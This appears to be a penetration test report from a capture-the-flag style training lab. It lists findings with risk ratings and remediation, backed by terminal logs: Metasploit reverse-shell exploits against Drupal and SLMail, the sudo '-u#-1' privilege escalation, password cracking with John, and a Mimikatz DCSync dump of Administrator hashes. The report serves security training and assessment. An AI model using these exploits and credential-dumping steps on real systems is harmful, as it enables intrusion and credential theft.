
Title	Brute force attack
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Low**
Description	User account ‘melina’ has the weak password ‘melina’.
Images	 Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE
Affected Hosts	192.168.14.35
Remediation	Reset password for the ‘melina’ account.

Vulnerability 8	**Findings**
Title	PHP injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	PHP code can be executed through the URL of the souvenirs.php page
Images	 Dont come back from your empty handed! Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options... Congrats, flag 13 is jdka7sk23dd
Affected Hosts	192.168.14.35
Remediation	Implement input sanitization for PHP code

Vulnerability 9	**Findings**
Title	Session management
Type (Web app / Linux OS / WIndows OS)	Web App


Risk Rating	**Medium**
Description	It was possible to gain access to an administrator session by brute forcing session IDs.
Images	 Welcome Admin... You have unlocked the secret area, flag 14 is dks93jdlsd7dj
Affected Hosts	192.168.14.35
Remediation	Implement a more complex system for generating session IDs.

Vulnerability 10	**Findings**
Title	Directory traversal
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Low**
Description	We could access the old legal disclaimer by navigating to the old_disclaimers folder through the URL.
Images	 "New" Rekall Disclaimer Going to Rekall may introduce risk: Please seek medical assistance if you experience: - Headache - Vertigo - Swelling - Nausea Congrats, flag 15 is dksdf7sjd5sg
Affected Hosts	192.168.14.35
Remediation	Implement server-side validation to restrict selection of unintended files. Segregate confidential files from the web server and accessible directories.

Vulnerability 11	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Arbitrary code execution was possible due to a vuln
Images	
Affected Hosts	192.168.13.10
Remediation	Update Tomcat

```
drwxr-xr-x   1 root root 4.0K Nov 23 23:34 .
drwxr-xr-x   1 root root 4.0K Nov 23 23:34 ..
-rwxr-xr-x   1 root root    0 Nov 23 23:34 .dockerenv
drwxr-xr-x   1 root root 4.0K May  5  2016 bin
drwxr-xr-x   2 root root 4.0K Mar 13  2016 boot
drwxr-xr-x   5 root root  340 Nov 23 23:34 dev
drwxr-xr-x   1 root root 4.0K Nov 23 23:34 etc
drwxr-xr-x   2 root root 4.0K Mar  2  2022 home
drwxr-xr-x   1 root root 4.0K May  5  2016 lib
drwxr-xr-x   2 root root 4.0K May  3  2016 lib64
drwxr-xr-x   2 root root 4.0K May  3  2016 media
drwxr-xr-x   2 root root 4.0K May  3  2016 mnt
drwxr-xr-x   2 root root 4.0K May  3  2016 opt
dr-xr-xr-x 279 root root    0 Nov 23 23:34 proc
drwx------   1 root root 4.0K Feb  4  2022 root
drwxr-xr-x   3 root root 4.0K May  3  2016 run
drwxr-xr-x   2 root root 4.0K May  3  2016 sbin
drwxr-xr-x   2 root root 4.0K May  3  2016 srv
dr-xr-xr-x  13 root root    0 Nov 23 23:34 sys
drwxrwxrwt   1 root root 4.0K May  5  2016 tmp
drwxr-xr-x   1 root root 4.0K May  5  2016 usr
drwxr-xr-x   1 root root 4.0K May  5  2016 var
cd root
ls -lah
total 24K
drwx------ 1 root root 4.0K Feb  4  2022 .
drwxr-xr-x 1 root root 4.0K Nov 23 23:34 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root   10 Feb  4  2022 .flag7.txt
drwx------ 1 root root 4.0K May  5  2016 .gnupg
-rw-r--r-- 1 root root  140 Nov 19  2007 .profile
cat .flag7.txt
8ks6sbhss
```

Vulnerability 12	Findings
Title	Shellshock

<table>
<tr><td><b>Type (Web app / Linux OS / WIndows OS)</b></td><td>Linux OS</td></tr>
<tr><td><b>Risk Rating</b></td><td><b>Critical</b></td></tr>
<tr><td><b>Description</b></td><td>Arbitrary bash commands can be run on the affected host.</td></tr>
<tr><td><b>Images</b></td><td>
<pre>
cat /etc/sudoers
#
This file MUST be edited with the 'visudo' command as root.
#
Please consider adding local content in /etc/sudoers.d/ instead of
directly modifying this file.
#
See the man page for details on how to write a sudoers file.
#
Defaults   env_reset
Defaults   mail_badpass
Defaults   secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

Host alias specification

User alias specification

Cmnd alias specification


User privilege specification
root   ALL=(ALL:ALL) ALL

Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL


Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
</pre></td></tr>
<tr><td><b>Affected Hosts</b></td><td>192.168.13.11</td></tr>
<tr><td><b>Remediation</b></td><td>Update bash on this host</td></tr>
</table>


<table>
<tr><th>Vulnerability 13</th><th>Findings</th></tr>
<tr><td><b>Title</b></td><td>Struts - CVE-2017-5638</td></tr>
<tr><td><b>Type (Web app / Linux OS / WIndows OS)</b></td><td>Linux OS</td></tr>
<tr><td><b>Risk Rating</b></td><td><b>Critical</b></td></tr>
<tr><td><b>Description</b></td><td>Arbitrary command execution is possible on this host due to an issue with the Jakarta Multipart parser in Apache Struts.</td></tr>
<tr><td><b>Images</b></td><td>

<pre>
flag 10 is wjasdufsdkg
~
~
</pre></td></tr>
<tr><td><b>Affected Hosts</b></td><td>192.168.13.12</td></tr>
<tr><td><b>Remediation</b></td><td>Update Struts</td></tr>
</table>

Vulnerability 14	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Arbitrary PHP code execution is possible on the affected host
Images	
Affected Hosts	192.168.13.13
Remediation	Update Drupal

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x00007f8044977040 @headers={"Date"=>"Fri, 24 Nov 2023 00:43:39 GMT", "
e-Control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-
 19 Nov 1978 05:00:00 GMT", "Vary"=>" ", "X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked
@transfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set must be the currently displayed
 AND \\u0027customize shortcut links\\u0027 permissions.\"}KmZu2mhuGxtxfApfcSTARoC2GnMWLWvz3\n", @code=403, @message="Forb
0=0, @max_data=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-
1.15 (KHTML, like Gecko) Version/15.0 Safari/605.1.15\r\nContent-Type: application/hal+json\r\nContent-Length: 655\r\n\r\n
: \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u0000GuzzleHttp\\\\Psr7\\\\FnStream\\u0000methods\\\";a:1:{s
:32:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000handler\\\";s:38:\\\"echo KmZu2mhuGxtxfApfcSTARoC2GnMWLWvz3\\\";s:30:\\\"\
:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\\\"resolve\\\";}}s:9:\\\"_fn_c
links\": {\n    \"type\": {\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinf
[+] The target is vulnerable.
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 192.168.13.13
[*] Meterpreter session 1 opened (192.168.13.1:4444 → 192.168.13.13:58232 ) at 2023-11-23 19:43:40 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 36 created.
Channel 0 created.
whoami
www-data
```


Vulnerability 15	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	An issue with older versions of sudo allows for a privilege escalation attack

Images	


```
$ sudo -u#-1 /bin/bash
root@5221e21662f3:/# ls -lah
total 84K
drwxr-xr-x   1 root root 4.0K Nov 23 23:34 .
drwxr-xr-x   1 root root 4.0K Nov 23 23:34 ..
-rwxr-xr-x   1 root root    0 Nov 23 23:34 .dockerenv
drwxr-xr-x   1 root root 4.0K Feb  8  2022 bin
drwxr-xr-x   2 root root 4.0K Apr 24  2018 boot
drwxr-xr-x  12 root root 2.9K Nov 23 23:34 dev
drwxr-xr-x   1 root root 4.0K Nov 23 23:34 etc
drwxr-xr-x   2 root root 4.0K Mar  2  2022 home
drwxr-xr-x   1 root root 4.0K Feb  8  2022 lib
drwxr-xr-x   2 root root 4.0K Jan 28  2022 lib64
drwxr-xr-x   2 root root 4.0K Jan 28  2022 media
drwxr-xr-x   2 root root 4.0K Jan 28  2022 mnt
drwxr-xr-x   2 root root 4.0K Jan 28  2022 opt
dr-xr-xr-x 296 root root    0 Nov 23 23:34 proc
drwx------   1 root root 4.0K Feb  8  2022 root
drwxr-xr-x   1 root root 4.0K Nov 24 00:49 run
-rwxr-xr-x   1 root root   98 Feb  8  2022 run.sh
drwxr-xr-x   1 root root 4.0K Feb  8  2022 sbin
drwxr-xr-x   2 root root 4.0K Jan 28  2022 srv
dr-xr-xr-x  13 root root    0 Nov 23 23:34 sys
drwxrwxrwt   2 root root 4.0K Jan 28  2022 tmp
drwxr-xr-x   1 root root 4.0K Jan 28  2022 usr
drwxr-xr-x   1 root root 4.0K Jan 28  2022 var
root@5221e21662f3:/# find -iname "flag"
root@5221e21662f3:/# find -iname flag
root@5221e21662f3:/# locate flag
bash: locate: command not found
root@5221e21662f3:/# cd root
root@5221e21662f3:/root# ls
flag12.txt
root@5221e21662f3:/root# cat flag12.txt
d7sdfksdf384
```

Affected Hosts	192.168.13.14
Remediation	Update sudo

Vulnerability 16	**Findings**
Title	Exposed credentials on GitHub
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Medium**
Description	A username and password hash were discovered on the totalrekall GitHub page.


Images	
Affected Hosts	172.22.117.20
Remediation	Remove xampp.users file from GitHub

```
┌──(root💀kali)-[~]
└─# john flag1
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (trivera)
```

Vulnerability 17	**Findings**
Title	Seattle Lab Mail 5.5 POP3 Buffer Overflow
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Arbitrary code can be executed on the affected host due to a vulnerability in an old version of SLMail
Images	

```
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:56477 ) at 2023-11-27 19:25:20 -0500

meterpreter > shell
Process 4856 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\SLmail\System>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\SLmail\System>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of C:\Program Files (x86)\SLmail\System

11/27/2023  04:13 PM    <DIR>          .
11/27/2023  04:13 PM    <DIR>          ..
03/21/2022  07:59 AM                32 flag4.txt
11/19/2002  10:40 AM             3,358 listrcrd.txt
03/17/2022  07:22 AM             1,840 maillog.000
03/21/2022  07:56 AM             3,793 maillog.001
04/05/2022  08:49 AM             4,371 maillog.002
04/07/2022  06:06 AM             1,940 maillog.003
04/12/2022  04:36 PM             1,991 maillog.004
04/16/2022  04:47 PM             2,210 maillog.005
06/22/2022  07:30 PM             2,831 maillog.006
07/13/2022  08:08 AM             1,991 maillog.007
11/27/2023  04:13 PM             2,366 maillog.008
11/27/2023  04:13 PM                 0 maillog.txt
              12 File(s)         26,723 bytes
               2 Dir(s)   3,397,496,832 bytes free

C:\Program Files (x86)\SLmail\System>cat flag4.txt
cat flag4.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\SLmail\System>type flag4.txt
type flag4.txt
822e3434a10440ad9cc086197819b49d
C:\Program Files (x86)\SLmail\System>
```

Affected Hosts	172.22.117.20
Remediation	Update SLMail

Vulnerability 18	**Findings**
Title	Credential Dumping
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	It’s possible to obtain administrator access to the domain controller
Images	
Affected Hosts	172.22.117.10
Remediation	Implement multi-factor authentication

```
The command completed with one or more errors.


C:\>exit
exit
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm Administrator
[+] Account   : Administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55
[+] SID       : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID       : 500
```